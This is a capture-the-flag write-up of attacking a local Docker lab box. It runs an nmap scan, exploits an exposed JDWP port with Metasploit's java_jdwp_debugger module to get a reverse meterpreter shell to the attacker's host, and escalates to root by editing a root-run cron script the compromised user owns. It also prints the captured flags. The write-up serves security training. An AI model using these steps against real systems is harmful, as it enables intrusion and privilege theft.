

Antman CTF Writeup

Task descriptions

- Perform a port scan on the target system. Scan for the 2000 most common ports, including a version scan. What service is running on TCP port 4141?
- Compromise the system using the Metasploit module "java_jdwp_debugger". You can find the flag in the root directory of the server.
- The /opt/ directory contains a way to escalate your privileges to "root". Can you find it? You can get a root flag in "/root/flag.txt".

After we set up our docker container let's go to the main page of the website and see how it is going there!



This is the web page, nothing interesting.

So let's try following the task, port scanning:

```
(kalik@kalik)-[~/Documents/pentesting-thu-2022/containers/antman]
$ nmap --top-ports 2000 -sV 172.17.0.2
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-23 14:33 CET
Nmap scan report for 172.17.0.2
Host is up (0.000078s latency).
Not shown: 1996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
4141/tcp  open  jdwp    Java Debug Wire Protocol (Reference Implementation) version 1.8 1.8.0_352
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp  open  http    Apache Tomcat 8.5.16
```

4141 port - JDWP is what is interesting here. Let's open Metasploit and search for the required exploit:

```
msf6 > search java debug
```

#	Name	Check	Description	Disclosure Date	Rank
0	exploit/multi/http/struts_dev_mode	Yes	Apache Struts 2 Developer Mode OGNL Execution	2012-01-06	excellent
1	exploit/windows/http/hp_imc_java_deserialize	Yes	HP Intelligent Management Java Deserialization RCE	2017-10-03	excellent
2	exploit/windows/http/hp_nnm_webappmon_ov_java_locale	No	HP NNM CGI webappmon.exe OvJavaLocale Buffer Overflow	2010-08-03	great
3	exploit/multi/misc/java_jdwp_debugger	Yes	Java Debug Wire Protocol Remote Code Execution	2010-03-12	good
4	exploit/windows/browser/ms11_050_mshtml_cobjectelement	No	MS11-050 IE mshtml!CObjectElement Use After Free	2011-06-16	normal
5	exploit/multi/http/sun_jsws_dav_options	Yes	Sun Java System Web Server WebDAV OPTIONS Buffer Overflow	2010-01-20	great

Those are the module options I set up for the exploit, it is done with SET command:

```
msf6 exploit(multi/misc/java_jdwp_debugger) > show options
```

Module options (exploit/multi/misc/java_jdwp_debugger):

Name	Current Setting	Required	Description
RESPONSE_TIMEOUT	10	yes	Number of seconds to wait for a server response
RHOSTS	172.17.0.2	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	4141	yes	The target port (TCP)
TMP_PATH		no	A directory where we can write files. Ensure there is a trailing slash

and now the option for the payload:

```
Payload options (linux/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.188.138	yes	The listen address (an interface may be specified)
LPORT	4141	yes	The listen port

Exploiting this baby was a piece of cake, here's how it went:

```
msf6 exploit(multi/misc/java_jdwp_debugger) > exploit
```

```
[*] Started reverse TCP handler on 192.168.188.138:4141
[*] 172.17.0.2:4141 - Retrieving the sizes of variable sized data types in the target VM...
[*] 172.17.0.2:4141 - Getting the version of the target VM...
[*] 172.17.0.2:4141 - Getting all currently loaded classes by the target VM...
[*] 172.17.0.2:4141 - Getting all running threads in the target VM...
[*] 172.17.0.2:4141 - Setting 'step into' event ...
[*] 172.17.0.2:4141 - Resuming VM and waiting for an event...
[*] 172.17.0.2:4141 - Received 1 responses that are not a 'step into' event ...
[*] 172.17.0.2:4141 - Deleting step event...
[*] 172.17.0.2:4141 - Disabling security manager if set ...
[+] 172.17.0.2:4141 - Security manager was not set
[*] 172.17.0.2:4141 - Dropping and executing payload ...
[*] Sending stage (3045348 bytes) to 172.17.0.2
[+] 172.17.0.2:4141 - Deleted /tmp/YLFrh
[*] Meterpreter session 1 opened (192.168.188.138:4141 → 172.17.0.2:41204) at 2022-12-23 15:22:22 +0100
```

we established meterpreter session and if we ls command we get interesting files and directories, one of them is a flag, which is **flag_4_antman.txt** When we cat it we get: **flag_k1ll1ng_bugs_1s_h4rd**

```
meterpreter > ls
Listing: /
```

Mode	Size	Type	Last modified	Name
100755/rwxr-xr-x	0	fil	2022-12-23 14:21:59 +0100	.dockerenv
040755/rwxr-xr-x	4096	dir	2022-12-23 14:21:09 +0100	bin
040755/rwxr-xr-x	4096	dir	2018-04-24 10:34:22 +0200	boot
040755/rwxr-xr-x	340	dir	2022-12-23 14:21:59 +0100	dev
040755/rwxr-xr-x	4096	dir	2022-12-23 14:21:59 +0100	etc
100644/rw-r--r--	25	fil	2022-12-02 11:45:51 +0100	flag_4_antman.txt
040755/rwxr-xr-x	4096	dir	2018-04-24 10:34:22 +0200	home
040755/rwxr-xr-x	4096	dir	2017-05-23 13:32:29 +0200	lib
040755/rwxr-xr-x	4096	dir	2022-10-19 21:28:39 +0200	lib64
040755/rwxr-xr-x	4096	dir	2022-10-19 21:28:01 +0200	media
040755/rwxr-xr-x	4096	dir	2022-10-19 21:28:01 +0200	mnt
040755/rwxr-xr-x	4096	dir	2022-12-23 14:21:51 +0100	opt
040555/r-xr-xr-x	0	dir	2022-12-23 14:21:59 +0100	proc
040700/rwxr-xr-x	4096	dir	2022-12-23 14:21:56 +0100	root
040755/rwxr-xr-x	4096	dir	2022-12-23 14:22:00 +0100	run
040755/rwxr-xr-x	4096	dir	2022-12-23 14:21:09 +0100	sbin
040755/rwxr-xr-x	4096	dir	2022-10-19 21:28:01 +0200	srv
100644/rw-r--r--	684	fil	2022-12-23 14:22:02 +0100	supervisord.log
100644/rw-r--r--	2	fil	2022-12-23 14:21:59 +0100	supervisord.pid
040555/r-xr-xr-x	0	dir	2022-12-23 14:21:59 +0100	sys
041777/rwxrwxrwx	4096	dir	2022-12-23 15:22:22 +0100	tmp
040755/rwxr-xr-x	4096	dir	2022-10-19 21:28:01 +0200	usr
040755/rwxr-xr-x	4096	dir	2022-12-23 14:20:54 +0100	var

Let's go to the **Task 3** now -So the most interesting directory was /opt with /admin subdirectory

```
Listing: /opt/admin
```

Mode	Size	Type	Last modified	Name
100755/rwxr-xr-x	144	fil	2022-12-02 11:45:51 +0100	delete-logs.sh
040755/rwxr-xr-x	4096	dir	2022-12-23 14:21:52 +0100	logs

```
meterpreter > cat delete-logs.sh
#!/bin/bash

# Delete any file in the log directory
# This script is executed by root every 2 minutes (via cron job)

rm -rfv /opt/admin/logs/*
```

we cat the file and see what the script does, it is being executed by root cheduler every 2 minutes, it means we can do something interesting with it

```
id
uid=1000(tomcat) gid=1000(tomcat) groups=1000(tomcat)
```

our username is tomcat and fun fuckt, we are the owner of the file **delete-logs**

```
drwxr-xr-x 1 tomcat tomcat 4096 Dec 23 13:21 .
drwxr-xr-x 1 root   root   4096 Dec 23 13:21 ..
-rwxr-xr-x 1 tomcat tomcat  191 Dec 23 15:40 delete-logs.sh
drwxr-xr-x 1 tomcat tomcat 4096 Dec 23 15:44 logs
```

so what I did was I downloaded it to my local environment and edited it so it would return the content of the flag to o.txt in /opt/admin/logs

```
#!/bin/bash

# Delete any file in the log directory
# This script is executed by root every 2 minutes (via cron job)

rm -rfv /opt/admin/logs/*
cat "/root/flag.txt" > "/opt/admin/logs/o.txt"
```


then I uploaded it back to the session and I did override the existing file. After 2 minutes I got the flag:

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	27	fil	2022-12-23 16:42:01 +0100	o.txt

```
meterpreter > cat o.txt
flag_g3t_r00t_or_d1e_tryingmeterpreter > cd ..
```

flag_g3t_r00t_or_d1e_trying

Hacking in the past



"I reverse engineered binaries stolen from an intelligence agency's server. Here's a zine with shouts, 0day exploit code, and the stdout of me r00ting the server for lulz."

Hacking now

"Metasploit module go brrrr."

